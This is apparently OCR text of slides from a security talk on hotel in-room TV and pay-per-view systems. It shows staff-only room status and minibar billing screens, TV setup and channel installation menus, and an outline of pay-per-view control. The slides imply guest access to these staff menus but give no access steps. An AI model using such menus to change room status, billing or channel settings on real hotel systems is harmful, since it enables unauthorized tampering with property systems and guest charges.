

Novotel Amsterdam
Room status
Dirty
Clean
Inspected
Warning:
Only for hotel staff !
Press ▲ or ▼ to select
Press OK to send to computer
16:49:48
1649


Novotel Amsterdam
Minibar
Coca Cola
0 Coca Cola Light
0 Fanta Naranja
0 Fanta Limón
0 Tónica Normal
0 Sprite
0 Aqua
0 Aqua con gas
0 Zumo Naranja
0 Nesquick slim
0 Pascual leche
0 Pascual con fresa
0 Cacahuetes
0 Almendras Eagles
0 Chocol. Kit Kat
0 Choc. After Eight
0 Budweiser
0 Sta Anna Cod.
0 Brandy Torres X
0 Bacardi
0 Smirnoff
0 Ginebra Gordon's
0 Pallantines
0 Whisky
0 Cerveza con fot.
0 Cerveza con flash
Press to send to computer
16:52:50
1652


Hotel TV – Pay Per View


- True Movies On Demand
  - Controller requests movie to start & assigns channel
- Cyclic or Fixed Start Times
  - Controller retunes TV
  - Controller routes selected channel to AV
  - Controller switches off blocking signal


Trailer
Wake-up
Pay-TV Movies
List
18:09.53
MAIN MENU


TL·5
Sorry, at the moment
no connection to computer !!!


Hollywood Movies
Adult Features
Intern
Music
PC Games
Guest Services
TV SETUP MENU
LANGUAGE ENGLISH
CHANNEL INSTALL
CABLE TUNING ON
BRIGHTNESS 28
COLOR 22
CONTRAST 57
SHARPNESS 15
TINT 0
NOISE REDUCTION
CAESARS PALACE
LAS VEGAS
Press MENU To Continue


AUTO-PROGRAMMING ACTIVE
1 2 3 4 5 6 7
8 9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31 32 33 34 35
36 37 38 39 40 42
43 44 45 46 47 48 49
50 51 52 53 54 55 56
57 58 59 60 61 62 63
64 65 66 67 68 69 70
71 72 73 74 75 76 77
78 79 80 81 82 83 84
PRESS ANY KEY TO STOP


CHANNEL INSTALLATION
CHANNEL TV 41
CHANNEL RING SAVED
INPUT ANTENNA
LABEL ‹ NONE ›
VIDEO BLANK OFF
AUDIO BLANK OFF
AUTO PROGRAM ▶
EXIT ▶


MUTE
CHANNEL INSTALLATION
CHANNEL TV100
CHANNEL RING DELETED
LABEL (PRON)
VIDEO BLANK OFF
AUDIO BLANK OFF
AUTO PROGRAM
EXIT
PHILIPS


Welcome To
BARKER CHAN
Hilton
HHS
PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL 'VA' FOR TELEVISION STATIONS
ONCOMMAND
PHILIPS


Welcome To
BARKER CHAN
Hilton
HHonors
PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL 'VA' FOR TELEVISION STATIONS
ONCOMMAND

Future Projects

